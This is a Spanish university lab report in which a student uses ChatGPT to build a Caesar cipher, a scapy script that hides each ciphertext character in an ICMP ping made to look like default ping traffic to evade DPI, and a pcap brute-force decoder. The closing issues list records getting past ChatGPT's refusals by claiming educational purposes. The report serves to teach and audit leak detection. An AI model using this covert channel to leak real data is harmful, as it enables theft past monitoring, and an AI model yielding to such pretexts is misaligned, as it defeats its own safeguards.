

# Informe Laboratorio 1

## Sección 2

Ignacio Guajardo  
e-mail: ignacio.guajardo\_m@mail.udp.cl

Septiembre de 2023

## Índice

<b>1. Descripción</b>	<b>2</b>
<b>2. Actividades</b>	<b>2</b>
2.1. Algoritmo de cifrado . . . . .	2
2.2. Modo stealth . . . . .	2
2.3. MitM . . . . .	3
<b>3. Desarrollo de Actividades</b>	<b>4</b>
3.1. Actividad 1 . . . . .	4
3.2. Actividad 2 . . . . .	5
3.3. Actividad 3 . . . . .	8

## 1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

## 2. Actividades

### 2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

### 2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



### 2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmpfh f zlnbypkhk lu ylk lz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfknd d xjlzwnifi js wji jx
5 gvmtxskvejme c wikyvmeheh ir vihiw
6 fulswrjudild b vhxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfcef gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfeft
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepdygy w qcespgbyb cl pcbcq
12 zofmqldoxcfx v pbdrofaxa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjnia luzcu s myaolcxux yh lyxym
16 vkbmhzktybt r lxznkbwtw xg kxwxl
17 ujahlgysxas q kwymjavsv wf jwvwk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvi jgxsp s tc gtsth
21 qfwdhcufotwo m gsuifwr or sb f srs g
22 pevcbgtensvn l frthevqnq ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbksk i coqeb snkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

## 3. Desarrollo de Actividades

### 3.1. Actividad 1

En esta primera actividad, se requiere la implementación de un programa en Python que permita cifrar un texto utilizando el algoritmo Cifrado César (se pide que se le consulte a chat gpt).



crea una aplicación Python 3 que permita utilizar el algoritmo Cesar para cifrar texto. Como parámetros del programa se debe ingresar primero la cadena a cifrar y luego la corrección, en este formato: `python3 cesar.py <mensaje> <corrimiento>`.



Claro, puedo ayudarte a crear una aplicación en Python 3 que cifre texto utilizando el cifrado César. Aquí tienes un ejemplo de un programa llamado `cesar.py` que toma dos argumentos desde la línea de comandos: el mensaje que quieres cifrar y el valor de corrimiento:

python

Copy code


```
import sys

def cifrar_cesar(mensaje, corrimiento):
    mensaje_cifrado = ""
    for caracter in mensaje:
        if caracter.isalpha():
            mensaje_cifrado += chr(ord(caracter) + corrimiento)
```

Figura 1: Algoritmo cifrado cesar pedido a chatgpt

El algoritmo Cifrado César es un método de cifrado simple en el que cada letra en el texto original se desplaza un número fijo de posiciones hacia la derecha en el alfabeto. El valor de este desplazamiento se solicitará al usuario a través de la consola, como es muestra en la imagen 2.

Al ejecutar el código llamado `cesar.py` con los datos criptografía y seguridad en redes con un corrimiento de 9, mostro lo siguiente, cumpliendo con la actividad:



```
PROBLEMAS 2 SALIDA CONSOLA DE DEPURACIÓN TERMINAL
ignacio@ignacio-Modern-14-B5M:~/Escritorio/Criptografia/criptografia/Lab_1$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
Mensaje cifrado: larycxpajorj h bnpdarmjm nw anmnb
ignacio@ignacio-Modern-14-B5M:~/Escritorio/Criptografia/criptografia/Lab_1$
```

Figura 2: Algoritmo cifrado cesar en ejecucion

### 3.2. Actividad 2

En la segunda actividad, se busca obtener un código que habilite la utilización del algoritmo César para encriptar un mensaje de texto y luego transmitir ese mensaje cifrado a través de paquetes ICMP hacia una dirección IP específica. Se requiere que cada paquete contenga un único carácter y que los campos "sequence number", "id", y "timestamp" se generen siguiendo las normas establecidas para el protocolo ICMP, en la imagen siguiente se muestra la consulta a chat gpt.



Escribe un programa en Python que use la biblioteca 'scapy' para codificar un texto dado utilizando el cifrado de César y enviarlo a través de paquetes ICMP. Cada carácter del texto codificado debe ser enviado en un paquete ICMP separado. El programa debe aceptar los siguientes argumentos de línea de comandos: 'text' (el texto a codificar y enviar), 'shift' (el valor de desplazamiento para el cifrado de César), 'dest\_ip' (la dirección IP de destino para los paquetes ICMP) y 'last\_id' (el último ID registrado de un paquete ICMP). Asegúrate de calcular el número de secuencia, el ID y el timestamp adecuadamente, y de imprimir un mensaje de éxito al final.



El código Python que mencionaste ya se proporcionó en tu pregunta original. Aquí está el mismo código que escribiste para codificar un texto usando el cifrado de César y enviarlo a través de paquetes ICMP:

```
python Copy code

#!/usr/bin/env python3

import argparse
from scapy.layers.inet import IP, ICMP
from scapy.all import *
import time
import random

def caesar_cipher(text, shift):
    """
    Encode/decode the given text using the Caesar cipher algorithm with the
    """
    result = ""
    for char in text:
        if char.isalpha():
            # Shift the character by the specified amount
            shifted_char = chr((ord(char.lower()) - ord('a') + shift) % 26 +
```

Figura 3: Consulta pingv1 a Chatgtp

Por lo tanto, este código acepta como parámetros el texto a cifrar, la cantidad de desplazamiento, la dirección IP de destino y, por último, un valor de identificación final. Esto permite enviar múltiples paquetes ICMP que pueden ser capturados con el software Wireshark. La ejecución de este código se encuentra ilustrada en la figura 4. Se solicita un valor de identificación de manera que este pase desapercibido en los paquetes registrados. Por ejemplo, si el último paquete registrado tiene una identificación de 1, se ingresa el número 1 para que el

programa lo incremente automáticamente.

```
root@ignacio-Modern-14-B5M:/home/ignacio/Escritorio/Criptografia/criptografia/Lab_1# sudo python3 pingv1.py "criptografia y seguridad en redes" 9 192.168.1.91 1
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

Figura 4: Ejecucion codigo pingv1

A pesar de esto, los campos no se crearon correctamente, lo que llevó a realizar más consultas para ajustarlos y cumplir con las normas de ICMP. Un ejemplo de corrección fue el campo "Data" que debe tener una longitud de 48 bytes, compuesto por 3 bytes hexadecimales. El primer byte representa el carácter cifrado, mientras que los dos siguientes son números aleatorios consecutivos. Después, siguen 5 bytes nulos y los restantes son secuenciales, desde 10 hasta 37, como se ve en la siguiente imagen de wireshark.




Figura 5: Paquetes en wireshark

A pesar de lograr que la mayoría de los campos se crearan correctamente, como el número de secuencia y el identificador, junto con el contenido adecuado, el único campo que no se pudo configurar correctamente (a pesar de varios intentos con ChatGPT) fue el de Timestamp. Por alguna razón desconocida, los paquetes no contienen la información de timestamp, incluso cuando se especifica en el código. Esto provoca que la longitud total del paquete sea de 92 en lugar de 100.

### 3.3. Actividad 3

Para la última actividad, necesitamos descifrar el mensaje que enviamos anteriormente. Esto implica examinar el archivo .pcapng que contiene los paquetes ICMP, filtrarlos según su identificador (ya que todos los pings enviados en una misma ejecución tienen el mismo identificador), extraer el primer byte del campo "Data" y convertirlo en un carácter. Luego, reunimos todos estos caracteres para formar un mensaje de texto. Una vez que tengamos el texto, debemos descifrarlo utilizando las 25 posibles combinaciones del algoritmo César, tal como se muestra en la siguiente imagen.





Proporciona un código en Python que utilice la biblioteca Scapy para leer un archivo pcapng dado por un argumento de línea de comandos. El código debe extraer los paquetes ICMP del archivo pcapng y luego, para cada paquete ICMP, debe tomar el primer carácter del campo de datos y acumularlo por ID del paquete ICMP. Además, el código debe implementar una función para descifrar un texto cifrado utilizando un cifrado César y encontrar la mejor clave de cifrado según la puntuación de frecuencia de letras en el idioma español. El código debe imprimir los resultados con el siguiente formato: 'ID: [ID del paquete], Data: [primer carácter]' y también debe imprimir la versión descifrada del texto con la mejor clave de cifrado, resaltándola en verde.



Aquí tienes el código Python que cumple con tus requisitos utilizando la biblioteca Scapy para leer un archivo pcapng, extraer paquetes ICMP y realizar descifrado César:

```
python
import operator
from scapy.all import *
import argparse

# Letter frequencies for Spanish language
spanish_freq = {
    'a': 0.115,
    'b': 0.022,
    'c': 0.047,
    'd': 0.057,
    'e': 0.141,
    'f': 0.009,
    'g': 0.01,
    'h': 0.007,
    'i': 0.062,
    'j': 0.004,
    'k': 0.001,
    'l': 0.049,
```

Regenerate

Figura 6: Consulta chatgpt para descifrar archivo .pcapng

El programa toma el nombre del archivo pcapng como entrada, encuentra y recupera los caracteres de cada paquete y luego utiliza un diccionario de frecuencia basado en el idioma español para determinar qué combinación de caracteres es más probable que sea la frase original. Para evaluar cómo funciona el programa, lo ejecutamos utilizando la captura mencionada a continuación.

```

● ignacio@ignacio-Modern-14-B5M:~/Escritorio/Criptografia/criptografia/Lab_1$ sudo python3 readv1.py icmp_p2.pcapng
[sudo] contraseña para ignacio:
ID: 47562, Data: larycxpajorj h bnpdarmjm nw anmnb
Shift 0: larycxpajorj h bnpdarmjm nw anmnb
Shift 1: kzqxbwozinqi g amoczqlil mv zmlma
Shift 2: jypwavnyhmpf f zlnbypkhk lu yklz
Shift 3: ixovzumxglog e ykmaxojgj kt xkjky
Shift 4: hwnuytlwfkf d xjlzwnifi js wjijx
Shift 5: gvmtxskvejme c wikyvmeh ir vihiw
Shift 6: fulswrjudild b vhjxulgdg hq uhghv
Shift 7: etkrvqitchkc a ugiwtkfcf gp tgfgu
Shift 8: dsjquphsbgjb z tfhvsjebe fo sfeft
Shift 9: criptografia y seguridad en redes
Shift 10: bqhosnfqzehz x rdftqhczc dm qdcdr
Shift 11: apgnrmepydyg w qcespgbyb cl pcbcq
Shift 12: zoimqldoxcfx v pbdrofaxa bk obabp
Shift 13: ynelpkcnwbew u oacqnezvz aj nazao
Shift 14: xmdkojbmadvd t nzbpmdyvy zi mzyzn
Shift 15: wlcjnialuzcu s myaolcxux yh lyxym
Shift 16: vkbinhzktybt r lxznkbwtw xg kxwxl
Shift 17: ujahlgysxas q kwymjavsv wf jvwvk
Shift 18: tizgkfxirwzr p jvxlizuru ve ivuvj
Shift 19: shyfjewhqvvyq o iuwkhytqt ud hutui
Shift 20: rgxeidvgpuxp n htvjgxspz tc gtsth
Shift 21: qfwdhucufotwo m gsuiwror sb frrsg
Shift 22: pevcbgtensvn l frthevqng ra erqrf
Shift 23: odubfasdmrum k eqsgdupmp qz dqpqe
Shift 24: nctaezrclqtl j dprfctolo py cpopd
Shift 25: mbszdyqbkpsk i coqebnskn ox bonoc

Best possible answer:
Shift 9: criptografia y seguridad en redes

```

Figura 7: Ejecucion codigo readv1.py

Es evidente que el programa explora todas las posibles combinaciones y identifica correctamente la cadena que tiene la mayor probabilidad de ser el mensaje correcto, cumpliendo de esta manera con los requisitos establecidos.

## Conclusiones y comentarios

La práctica en el laboratorio resultó muy beneficiosa, ya que amplió nuestra comprensión y conocimiento en el manejo de los paquetes ICMP y las herramientas de análisis de redes. También nos permitió aplicar y familiarizarnos con el uso de nuevas herramientas, como la inteligencia artificial, que son esenciales para nuestro desarrollo futuro.

Se nos pide nombrar 4 issues para este laboratorio sobre ChatGPT:

- Cuanto más se le pedía a ChatGPT, su desempeño empeoraba. En ocasiones, cuando solicitaba una operación o función completa, no funcionaba de manera adecuada, lo que me obligaba a descomponerlo y realizar ingeniería inversa para resolver el problema. Sin embargo, cuando le pedía a ChatGPT pequeñas porciones de código y luego las combinaba, funcionaba de manera óptima. No obstante, finalmente logré simplificar todo el proceso en una sola consulta, en cada caso.
- Otra dificultad es la demora considerable en la entrega de la consulta siendo bastante tediosa a la hora de la practica, en algunos casos es bastante rapida, pero en otros casos, hay que llegar a refrescar la pagina

- La principal complicación que enfrenté fue la imposibilidad de obtener los códigos directamente, ya que ChatGPT a menudo los consideraba como contenido no permitido. Para superar esta limitación, era necesario incluir una aclaración en el prompt indicando que los códigos se solicitaban con fines educativos, aunque a pesar de esto, a veces aún resultaba difícil obtenerlos.
- Otra complicación que enfrentamos fue la incapacidad de obtener múltiples respuestas simultáneas, lo que ocasionalmente resultaba en la pérdida de un código que era superior al que se generaba posteriormente.
- Otra dificultad que encontré es que ChatGPT puede bloquearse cuando se le consulta sobre funciones o tareas muy extensas. Si realizaba una consulta de gran envergadura que generaba muchas líneas de código, el modelo quedaba inactivo y no finalizaba la operación.